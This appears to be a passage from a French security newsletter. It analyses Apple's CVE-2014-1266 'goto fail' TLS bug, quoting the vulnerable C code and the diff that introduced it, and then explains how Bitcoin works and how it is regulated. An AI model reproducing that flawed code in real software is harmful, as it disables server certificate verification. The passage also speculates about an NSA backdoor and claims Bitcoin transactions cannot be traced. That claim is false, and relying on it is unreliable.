
- Apple iOS 6.x < 6.1.6 (iPhone, iPod et iPad) ;
- Apple iOS 7.x < 7.0.6 (iPhone, iPod et iPad) ;
- Apple TV 6.x < 6.0.2 ;
- Apple OS X 10.9.x < 10.9.2.

Plus particulièrement, cette vulnérabilité concerne tous les logiciels basés sur l'implémentation SSL/TLS d'Apple (Mail, Safari, Calendar, etc) ; le corollaire de ce fait est que les logiciels qui n'utilisent pas l'implémentation SSL/TLS d'Apple ne sont pas concernés ; ce qui est le cas pour les navigateurs Chrome et Firefox.

Analyse de la vulnérabilité

L'initialisation d'une connexion sécurisée avec SSL/TLS est réalisée par une procédure appelée « Handshake » (ou poignée de main) entre le serveur et le client. Durant cette procédure les clés cryptographiques visant à sécuriser la communication sont échangées et l'identité des parties est vérifiée.

Le schéma ci-dessus illustre les échanges entre un serveur et un client durant une procédure de « Handshake » :



1. Initialisation de l'échange.

2. Envoi de la chaine de certificats du serveur ainsi que des messages complémentaires pour l'échange des clés cryptographiques.

3. Vérification de l'identité du serveur et envoi de messages complémentaires pour l'échange des clés cryptographiques.

4. Mise à jour de la session SSL des deux parties. Fin du « Handshake » ; démarrage d'une communication sécurisée avec la nouvelle session SSL.

L'identité du serveur est vérifiée par le client avant l'envoi du message « client_key_exchange ».

A la réception du message « server_key_exchange », la signature de ce dernier est vérifiée ; suite à cela, la paire de clés cryptographiques du client qui sera utilisée pour sécuriser la communication est initialisée :

```
    err = SSLVerifySignedServerKeyExchange(ctx, isRsa, signedParams,
                                           signature, signatureLen);
}

if(err)
    goto fail;

    /* Signature matches; now replace server key with new key (RSA only) */
    switch(ctx->selectedCipherSpecParams.keyExchangeMethod) {
            case SSL_RSA:
```

Dans l'implémentation SSL/TLS d'Apple, l'identité du serveur distant est vérifiée en même temps que la vérification de la signature du message « server_key_exchange ».

La faille de sécurité référencée CVE-2014-1266 provient d'une erreur de développement au sein de la fonction SSLVerifySignedServerKeyExchange du fichier sslKeyExchange.c [2] :

```
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;

if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

    err = sslRawVerify(ctx,
                       ctx->peerPubKey,
                       dataToSign,                          /*
                       dataToSignLen,                 /* plainte
                       signature,
                       signatureLen);
```

Comme l'illustre la capture ci-dessus, 2 phrases « goto fail ; » ont été écrites l'une à la suite de l'autre.

Une instruction « goto », comme son nom l'indique, permet de modifier la position du flot d'exécution d'un programme. Dans le cas ci-dessus, la première instruction « goto » est rendue conditionnelle par l'instruction « if » la précédent ; ce qui n'est pas le cas de la seconde, malgré l'indentation trompeuse du code.


Cette erreur a pour conséquence de transformer le code qui la succède en « code mort ». Ainsi la fonction sslRawVerify ne sera jamais exécutée ; c'est cette fonction qui est en charge de vérifier la signature des données échangées, et par la même occasion l'identité du serveur distant.

Conclusion

Maintenant corrigée, la vulnérabilité référencée CVE-2014-1266 était importante. En effet, elle permettait de mettre à mal le protocole TLS/SSL utilisé effectuer des échanges sécurisés à travers internet. Cependant l'exploitation de cette vulnérabilité était difficile ; elle obligeait notamment l'attaquant à être connecté au même réseau que sa ou ses victimes.

La présence d'une telle vulnérabilité au sein du code source d'Apple soulève de nombreuses questions... s'agit-il d'une simple erreur de développement ou d'une porte dérobée ajoutée volontairement ?

A première vue, l'instruction « goto » à l'origine de la faille de sécurité ressemble à une simple erreur de copier/coller. Cependant, en étudiant l'évolution du code source d'Apple, l'instruction dont il est question ici semble sortir de nulle part [3] :




```
-     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
          goto fail;
      if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
          goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
          goto fail;
      if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
          goto fail;
+         goto fail;
      if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
          goto fail;

@@ -643,8 +645,8 @@ OSStatus FindSigAlg(SSLContext *ctx,
        }
```

S'il s'agit bien d'une porte dérobée, pour qui était-elle destinée ? Apple ? La NSA ? Peut-être que les révélations d'Edward Snowden nous donneront un jour les réponses à ces questions.

References

➕ **[1]** http://support.apple.com/kb/HT6150

➕ **[2]** http://opensource.apple.com/source/Security/Security-55471/libsecurity_ssl/lib/sslKeyExchange.c

➕ **[3]** https://gist.github.com/alexyakoubian/9151610/revisions

Les Bitcoins

par Arnaud REYGNAUD

Zach Copley

> Bitcoin, par ici la monnaie !

Entre révolution monétaire et flop numérique, il n'y a qu'un pas. Bitcoin est rapidement devenu un véritable phénomène attirant des millions d'utilisateurs et engendrant de nombreux questionnements à la fois économiques et juridiques. Qu'en est-il en réalité ?

> Qu'est-ce que (le) Bitcoin ?

Le terme désigne deux notions :

✚ d'une part un système indépendant de paiement (Bitcoin);

✚ d'autre part une unité monétaire entièrement dématérialisée (un / des bitcoin(s)) stockée sur des portefeuilles électroniques.

Bitcoin est donc une implémentation du concept de cryptomonnaie. Mais avant de présenter plus en détail le fonctionnement, établissons un rapide historique.

L'idée d'origine (sans parler du concept b-money de Wei Dai en 1999) daterait de 2007. Le livre blanc « Bitcoin: À Peer-to-peer Electronic Cash System » a été publié en 2008, cependant la véritable identité de son auteur reste encore une énigme. Satoshi Nakamoto est le pseudonyme de la personne (ou du groupe) ayant créé Bitcoin, ainsi que le logiciel lié Bitcoin-Qt (écrit en C++).

Personne ne sait de qui il s'agit en réalité et bon nombre de rumeurs se développent autour de ce « mythe ». Tantôt il s'agirait d'un informaticien américain nommé Nick Szabo, tantôt d'un japonais de 37 ans, ou pour d'autres, d'un projet de la NSA. Cet anonymat semble à la fois bénéfique au créateur qui posséderait une véritable fortune et désirerait, peut-être, vivre tranquillement. Mais aussi à Bitcoin qui profite de la publicité générée par toutes ces théories pour accroitre sa popularité. Mais est-ce vraiment si important ?

Bitcoin a trois particularités :

✚ la première est le nombre limité d'unités existantes (21 millions dont 12 millions seraient déjà en circulation). Selon la communauté et les créateurs, il est impossible de prévoir avec exactitude ce qui se passera une fois la totalité générée. En ce sens, il s'agit d'une véritable expérience originale en termes économiques, constituant une sorte de mise à l'épreuve des thèses monétaires ;

✚ la seconde est sa volatilité extrême, pouvant passer de 250$ à 1000$ en quelques jours ;

✚ la troisième est le mode d'acquisition des bitcoins, appelé le « mining ».

3 communautés, 3 points de vue

Bitcoin peut se résumer selon 3 points de vue :

✚ Particuliers

Un moyen simple de paiement. Il se prétend à la fois sécurisé, fonctionnel à tout moment et sur l'ensemble de la planète. De plus, les frais de transactions se veulent minimes et l'identité de l'utilisateur n'est pas nécessaire pour les échanges (anonymisation). Pour un particulier, il suffit d'une simple application mobile ou d'un logiciel fournissant un portefeuille personnel afin d'échanger des bitcoins.

✚ Entreprises

Il est présenté comme ayant les frais les plus bas du marché, protégeant des fraudes (contrairement à PayPal ou aux cartes de crédit classiques). Les transferts internationaux (même pour des montants élevés) ne nécessitent aucun délai, ni même la mise en oeuvre des normes de sécurité PCI. Tout comme pour les particuliers, un simple logiciel suffit afin d'établir un portefeuille.

✚ Développeurs

Enfin du côté des développeurs, il s'agit du plus simple des systèmes de paiement offrant plusieurs API tierces. Il est sécurisé, bon marché et intégrable facilement au sein des applications. N'importe quel développeur peut ainsi s'appuyer sur le concept et profiter de tous ses avantages.

C'est ainsi qu'est décrit Bitcoin. Tout semble donc parfait si l'on se limite à ces définitions, mais que se cache-t-il en réalité derrière tout ceci ? Cette question peut être développée en présentant les acteurs du système.

> INFO

Le statut des monnaies virtuelles actuellement à l'étude aux États-Unis

Google a décidé de retirer les applications illégitimes permettant de miner des bitcoin ou toute autre monnaie virtuelle disponible au travers du Google Play.

Cinq fausses applications de fonds d'écran animés ont ainsi été supprimées. Le malware présent au sein des logiciels se nomme BadLepricon et semble présenter des similarités avec CoinKrypt.

Dans un rapport parallèle, les chercheurs de chez Kaspersky Lab ont révélé avoir découvert près de 6 millions de logiciels malveillants liés à Bitcoin en 2013. Ce type d'annonce démontre l'essor des crypto-monnaies.

Enfin, une étude datant de février dernier explique qu'il est extrêmement difficile d'être rentable en réalisant du «mining». Dans cette optique, la compromission d'appareils mobiles, même en masse, ne peut rivaliser avec des serveurs dédiés.

Qui sont les acteurs ?

Il convient de différencier les différents utilisateurs directs comme indirects du Bitcoin :

✚ les utilisateurs « classiques » qui vont acheter contre de vraies devises des bitcoins (il leur est ensuite possible de dépenser ou revendre ces derniers selon le cours) ;

✚ des « banques » souvent spécialisées (qui pour certaines font faillite et qui disparaissent avec des millions en bitcoins comme si de rien n'était) ;

✚ des sites marchands profitant des irrégularités du bitcoin pour casser les prix et donc déréguler les marchés ;

✚ des vendeurs de bitcoins qui font tournoyer le cours de la monnaie;

« Satoshi Nakamoto est le pseudonyme de la personne (ou du groupe) ayant créé Bitcoin, ainsi que le logiciel lié Bitcoin-Qt (écrit en C++) »

✚ des mineurs (des utilisateurs un peu particuliers qui génèrent des bitcoins et valident les transactions en résolvant des problèmes cryptographiques, tout en récoltant les frais des opérations traitées). La concurrence entre mineurs est donc élevée ;

✚ des pirates qui s'attaquent aux portefeuilles des internautes ou minent à travers des équipements non dédiés ;

✚ sans omettre les États qui, tant bien que mal, tentent d'encadrer le Bitcoin.

Le réseau Bitcoin, tout comme la technologie liée, n'appartiennent à personne. Les utilisateurs au sens large le contrôlent et sont interdépendants les uns des autres. Cette absence apparente de hiérarchie apparaît comme l'une des principales forces du Bitcoin.

> Principes et Aspects Techniques

Concept Général

Comme évoqué sur le blog de XMCO (« Le Bitcoin, une monnaie virtuelle intraçable » du 6 Décembre 2013 [1]), les bitcoins se transfèrent directement entre utilisateurs, sans acteur intermédiaire bancaire. Cela apporte plusieurs atouts :

✚ l'impossibilité d'être banni du système Bitcoin (équivalent à une interdiction bancaire) ;

✚ la limitation des frais ;

✚ il n'y a pas besoin de suivre des limites arbitraires.

Les Bitcoins sont échangés sur le réseau de façon anonyme puisque l'ensemble des opérations repose sur l'utilisation de la cryptographie asymétrique, masquant ainsi l'identité des internautes. Autre caractéristique : les transactions réalisées ne peuvent être tracées. Enfin, le système derrière Bitcoin est entièrement Open Source, de telle façon que n'importe qui puisse vérifier la sécurité des outils.

Ils peuvent être stockés sur un ordinateur, un smartphone, un support amovible, une carte de crédit, une tierce partie, etc. Chacun présentant ses avantages et inconvénients (la problématique principale résultant de l'opposition simplicité VS sécurité).

Comment sont générés les bitcoins ?

Pour rappel, c'est en « minant » que les utilisateurs produisent des devises. Les mineurs sont aujourd'hui regroupés en coopératives afin de fournir une puissance de calcul supérieure et résoudre davantage d'équations mathématiques pour la communauté Bitcoin. Il n'est donc plus possible de générer efficacement des unités de manière isolée. En somme, plus le nombre de bitcoins présents sur le réseau est important, plus il est long et difficile de miner.

Les mineurs sont également utilisés afin de confirmer les transactions en attente (tout en incluant les précédentes dans la chaine de blocs). Cette opération répond à un ordre chronologique permettant de protéger la chaine et de garantir la stabilité ainsi que la neutralité du système.

Ils récoltent grâce à leur travail des revenus proportionnels au nombre de calculs effectués. Initialement le montant était de 50 bitcoins par bloc généré. Cependant cette récompense est divisée par deux tous les 4 ans afin de répondre à l'augmentation du nombre de bitcoins disponibles.

Trois éléments sont donc essentiels afin de générer des bitcoins :

✚ du matériel. Initialement des CPUs étaient utilisés, puis des GPUs. Désormais des circuits électroniques spécialisés de type ASICs (Application-Specific Integrated Circuit) remplissent ce rôle ;

✚ des logiciels de « mining » destinés à résoudre des problèmes mathématiques complexes ;

✚ un minimum de connaissances techniques et éventuellement économiques ;


✚ du temps, et de la place

Comment fonctionne une transaction ?

Une transaction est un transfert de valeur entre les portefeuilles qui sera inclus dans ce que l'on nomme « chaine de blocs » (plus communément cela équivaut à un livre de comptes). Un portefeuille garde une clé privée qui est utilisée afin de signer des transactions en fournissant une preuve mathématique. La signature empêche l'opération d'être modifiée une fois celle-ci réalisée. Toutes les transactions sont ensuite diffusées entre les utilisateurs et validées par le réseau (et les mineurs) dans les 10 minutes.

Afin d'expliquer cela, prenons un cas d'étude avec les éternels Alice et Bob.

Synopsis : Alice veut acheter un produit à Bob qui possède une boutique en ligne acceptant les bitcoins.
L'opération va se dérouler en 3 grandes étapes :



Étape 1 : Génération des portefeuilles et des adresses

Cette première étape se fait très simplement en ouvrant un nouveau portefeuille via des sites ou logiciels dédiés (sur ordinateur ou mobile). Il suffit en général d'une adresse mail faisant office d'identifiant et d'un mot de passe afin de créer un compte.


✚ Un portefeuille est un fichier ou un ensemble de fichiers donnant accès à de multiples adresses.

✚ Une adresse est une simple chaine de caractères (lettres et chiffres) représentant un solde de bitcoins et dédiée à une transaction. Un utilisateur peut en créer autant qu'il le souhaite. Il est d'ailleurs conseillé d'en créer une par transaction afin de renforcer la protection des utilisateurs. Plus en détail, il s'agit d'un hash utilisant l'algorithme RIPEMD-160.

Bob va donc générer une adresse pour Alice afin de recevoir le paiement. Cette opération se fait en générant une paire de clés (privée et publique). La nouvelle adresse créée représente une unique clé publique et la clé privée correspondante est stockée dans le portefeuille de Bob.

Étape 2 : Réalisation du paiement

Alice va utiliser son client bitcoin afin de transférer vers l'adresse créée par Bob le montant de la transaction. L'opération est transparente pour Alice comme pour Bob.



✚ Pour ce faire, Alice signe la transaction (requête) avec la clé privée liée à l'adresse en cours d'utilisation contenue dans son portefeuille (une adresse = une clé).

✚ N'importe quel utilisateur sur le réseau peut ensuite utiliser la clé publique d'Alice afin de vérifier la transaction (cela permet de prouver la légitimité d'une transaction).

✚ La transaction est envoyée aux mineurs à travers un journal de transactions comprenant les clés publiques d'Alice et Bob, le montant de la transaction et la date.
La transaction est ainsi enregistrée dans le portefeuille d'Alice sous la forme d'une empreinte cryptographique. Pour chaque transaction, une signature électronique unique est ainsi ajoutée. L'adresse de l'utilisateur recevant les bitcoins prend également la forme d'une empreinte cryptographique, correspondant au hash de la clé publique de l'utilisateur.

Étape 3 : Vérification de la transaction

Les mineurs entrent ici en jeu. À l'aide de leurs équipements et logiciels, ils regroupent les transactions effectuées sur les 10 dernières minutes dans un bloc (« transaction block »). Ils calculent ensuite le hash de ce même bloc. Cette opération est une course contre la montre dans laquelle le premier mineur à résoudre le problème cryptographique touchera sa « commission ». Un même bitcoin ne peut être renvoyé plusieurs fois, car les mineurs vérifient dans le journal des transactions qui est le dernier détenteur du bitcoin en question.


« Les Bitcoins sont échangés sur le réseau de façon anonyme puisque l'ensemble des opérations repose sur l'utilisation de la cryptographique asymétrique, masquant ainsi l'identité des internautes »

Une transaction est donc vérifiée par un mineur puis stockée de manière anonyme et permanente à travers le réseau (sur les nœuds de ce dernier). Chaque transaction est ainsi consignée dans une « chaine de blocs » partagée sur le réseau. L'authenticité de chacune est également protégée par des signatures numériques qui correspondent aux adresses émettrices. Cette partie sera détaillée dans la prochaine section.

Le transfert de Alice vers Bob est donc rattaché à d'autres transactions avant d'être signé et diffusé sur le réseau puis submergé par d'autres transactions. Si une personne souhaitait le modifier, il faudrait faire le travail inverse puis refaire celui de tous les mineurs ultérieurs. Cela apparaît comme une opération actuellement impossible.

Explication de la chaine de blocs

La chaine de blocs est considérée comme un livre de comptes sur lequel l'ensemble du réseau Bitcoin repose ou encore comme une base de données en constante évolution. Toutes les transactions confirmées sont incluses dans ce livre. De cette façon, les portefeuilles peuvent calculer le solde de leurs « comptes » et de nouvelles opérations peuvent être vérifiées. L'intégrité et la chronologie de la chaine sont quant à elles garanties par des mécanismes cryptographiques.



Quelques informations afin de mieux comprendre le fonctionnement de cette chaine :

✚Une fonction de hash est utilisée afin de transformer les données en une chaine alphanumérique de taille fixe (SHA-256).

✚Afin de créer différentes valeurs de hash pour une même donnée, Bitcoin utilise le concept de « nonces » (équivalent à un sel). Il s'agit d'un nombre pseudo-aléatoire ajouté aux données avant de passer dans la fonction de hash.

✚Chaque nouvelle valeur de hash contient des informations sur les précédentes transactions.

✚La nouvelle valeur de hash est donc basée sur la combinaison de 3 éléments :

- o l'en-tête du précédent bloc (engendrant le principe de chaine) ;
- o nouveau bloc ;
- o et le « nonce ».

✚La valeur du nouveau hash doit correspondre à une nomenclature particulière (commencer par un certain nombre de 0 et être inférieur ou égal au numéro de la cible). N'ayant aucune solution afin de prédire la valeur d'un hash, les mineurs doivent les régénérer jusqu'à en obtenir un correspondant au schéma recherché (avec différents sels).

Qu'est-ce que la cible ?

Il s'agit d'un nombre modifié tous les 2016 blocs (ou toutes les 2 semaines) par chacun des clients connectés au réseau Bitcoin. Le niveau de complexité est à chaque fois réévalué afin de rendre le prochain hash plus facile ou difficile à trouver. Cette réévaluation est nécessaire afin de garder un temps de création de blocs d'au moins 10 min malgré l'amélioration des solutions de minage.

La chaine se poursuit ainsi ajoutant un nouveau maillon à chaque nouvelle itération.

Les transactions sont ainsi packagées dans un bloc qui répond à des règles cryptographiques strictes vérifiées par le réseau. Ces règles empêchent les blocs précédents d'être modifiés, car cela invaliderait tous les blocs suivants. L'ajout de nouveaux blocs consécutivement dans la chaine de blocs est également surveillé afin de prévenir des abus. De cette façon, aucun des individus ne peut contrôler ce qui est inclus dans la chaine ou remplacer des maillons afin de modifier la valeur d'un portefeuille.

> Cadre Juridique et données économiques

La situation légale de Bitcoin est relativement complexe et commence tout juste à inquiéter les États. Ces craintes sont dues à divers facteurs : d'une part son expansion plus que rapide, ainsi que le manque d'encadrement juridique autour des monnaies numériques, et d'autre part les multiples fluctuations de son cours, sans omettre les dérives potentielles.

À l'échelle mondiale, Bitcoin n'est donc pas considéré comme illégal ni même comme légal. Cependant, certains pays se sont d'ores et déjà positionnés afin de restreindre ou même de bannir cette nouvelle devise (Argentine, Vietnam, Islande, Chine). La Russie de son côté refuse avec fermeté toutes les monnaies en dehors du rouble, le Bitcoin est donc considéré comme illégal. D'autres pays à l'instar de la Thaïlande, du Mexique ou encore de l'Allemagne souhaitent simplement limiter son impact en particulier sur les marchés boursiers et déconseillent fortement son utilisation aux entreprises et aux banques « traditionnelles ».
Les États-Unis de leur côté considèrent le bitcoin comme un bien légal. Les plus-values effectuées sont donc imposées comme gains sur le capital. Les revenus des « mineurs » sont également assujettis à l'impôt sur les paiements reçus en bitcoins, tout comme d'éventuels salaires versés, en calculant la valeur au moment où la transaction a été accomplie.

« À l'échelle mondiale, Bitcoin n'est donc pas considéré comme illégal ni même comme légal. »

En France, la question de la légalité n'a pas encore été tranchée. Actuellement, le bitcoin n'est pas considéré comme une monnaie à part entière, mais n'est pas non plus rejeté. À la question « les bitcoins sont-ils imposables ? », la Direction Générale des Finances Publiques (DGFiP) n'a prévu aucune disposition fiscale spécifique. Cependant, les plus-values réalisées lors de la vente de bitcoins sont bien imposables.

Si l'on se renseigne auprès des instances telles que la « Banque de France » (BDF) ou « l'Autorité de contrôle prudentiel et de résolution » (ACPR), on apprend que « le bitcoin est une unité de compte virtuelle stockée sur un support électronique permettant à une communauté d'utilisateurs d'échanger entre eux des biens et des services sans avoir à recourir à la monnaie légale. Le bitcoin a été créé pour remplir les trois fonctions traditionnelles de la monnaie : (i) il représente une unité de compte, i.e. une unité standardisée qui permet de mesurer la valeur des flux et des stocks de biens, de services ou d'actifs ; (ii) il facilite les transactions commerciales et (iii) il permet de stocker une valeur pouvant être utilisée dans le futur. »

Une précision est cependant apportée : « Pour autant, le bitcoin ne peut pas être qualifié de monnaie ayant cours légal dans la mesure où il est possible de le refuser en paiement sans contrevenir aux dispositions de l'article R642-3 du Code pénal, qui sanctionne le refus d'accepter les billets et les pièces libellés en euros ayant cours légal. Sa mise en circulation ne violerait donc pas le monopole d'émission de la monnaie ayant cours légal des banques centrales. »
Cela signifie simplement que le bitcoin n'est pas une monnaie au sens de la loi. Cependant, il n'y a rien d'illégal dans son concept, ce qui est assez paradoxal juridiquement parlant. On constate ainsi un fossé énorme entre la Loi et le numérique. La faible documentation présente sur le Net en est le premier témoin.

De tout ce flou, on retiendra du bitcoin que :

- bien que dépourvu de tout statut légal ou réglementaire, il est accepté en France par quelques commerçants ou services, utilisant ou non Internet. Ainsi que par certaines organisations non gouvernementales ou associations (par exemple La Quadrature du Net) ;

- aucune garantie ou aucun mécanisme de recours légal de remboursement n'existe ;

- aucune garantie n'existe quant à la valeur des transactions (tout étant entièrement lié au principe de l'offre et de la demande) ;

- chaque opération effectuée est irréversible.

À titre de comparaison, la France est en retard par rapport à d'autres économies comme les États-Unis, certains pays d'Asie (exemple avec le Japon où le bitcoin même s'il n'a pas le statut de monnaie est considéré comme marchandise et où le premier guichet automatique bancaire dédié sera bientôt disponible), ou encore Israël. Cette situation s'explique de plusieurs manières, en particulier sur la réglementation.

> INFO

Le statut des monnaies virtuelles actuellement à l'étude aux États-Unis

Les monnaies virtuelles viennent d'être placées sur la liste des technologies à étudier afin de déterminer si elles constituent une potentielle menace liée au terrorisme.

Les autorités gouvernementales ont donc placé le Bitcoin, ainsi que d'autres monnaies cryptographiques, sur la liste des projets de recherches potentiellement liés aux menaces terroristes.

Le programme est lié au «Combating Terrorism Technical Support Office» (CTTSO) / «Technical Support Working Group» (TSWG), une branche du Département de la Défense des Etats-Unis. Il a pour principal objectif de permettre aux forces militaires d'évaluer les menaces des nouvelles technologies.

Dans ce contexte, l'émergence des monnaies virtuelles apparait comme une véritable menace aux yeux des instances américaines. Elles sont d'ailleurs catégorisées en tant que « dangereuse menace pour la finance » et influenceraient « l'efficacité des attaques terroristes ».

Il reste désormais à attendre les conclusions de ce rapport qui pourraient remettre en question l'utilisation des monnaies virtuelles (même si cela semble peu probable).

Pourquoi est-il difficile de réglementer Bitcoin ?

Cette complexité est essentiellement liée à la décentralisation du système. Aucune banque centrale ou aucun état ne peut contrôler les émissions de cette monnaie virtuelle ni même ses transferts. Plusieurs états commencent cependant à s'intéresser aux bitcoins pour des raisons aussi bien fiscales qu'économiques. Néanmoins, aucune législation à proprement parler n'existe, même si des discussions sont en cours dans de nombreux gouvernements.

Tout cet argent dématérialisé au travers du bitcoin représente également une importante perte pour l'économie réelle des pays. Selon certains analystes, il favorise aussi l'évasion fiscale et le blanchiment d'argent. Une nouvelle fois, les bitcoins sont légaux « de facto » grâce aux acteurs qui acceptent cette monnaie, mais sortent de tout cadre juridique.

Bien évidemment, il serait assez simpliste et fortement hypocrite de rejeter l'ensemble des agissements criminels ou cybercriminels sur les monnaies numériques... Il serait préférable de souligner les lenteurs de la justice quant aux évolutions numériques plutôt que de décrier la moindre évolution.

« Tout cet argent dématérialisé au travers du bitcoin représente également une importante perte pour l'économie réelle des pays. Selon certains analystes, il favorise aussi l'évasion fiscale et le blanchiment d'argent. »

Les fluctuations du bitcoin

La valeur d'un bitcoin est donc déterminée par la loi de l'offre et de la demande. Comme évoqué en début de cet article, le nombre de bitcoins est limité (21 millions d'unités). Leur création quant à elle répond à un rythme prévisible et décroissant, le marché étant relativement restreint, la quantité d'argent requise pour affecter le cours à la hausse ou à la baisse n'est pas élevée et rend la valeur du bitcoin très volatile (pour ne pas dire instable).

Les bitcoins pourraient donc potentiellement perdre toute valeur. Mais personne n'est en mesure de prédire avec certitude son avenir.

> Limites, Risques, Sécurité, Actualité

Nous faisons ici face à une unité totalement dérégulée, incontrôlable et favorisant la spéculation, laissant au passage la porte grande ouverte à de nombreuses fraudes.

De nombreux points peuvent être considérés comme des limites à l'utilisation des bitcoins :

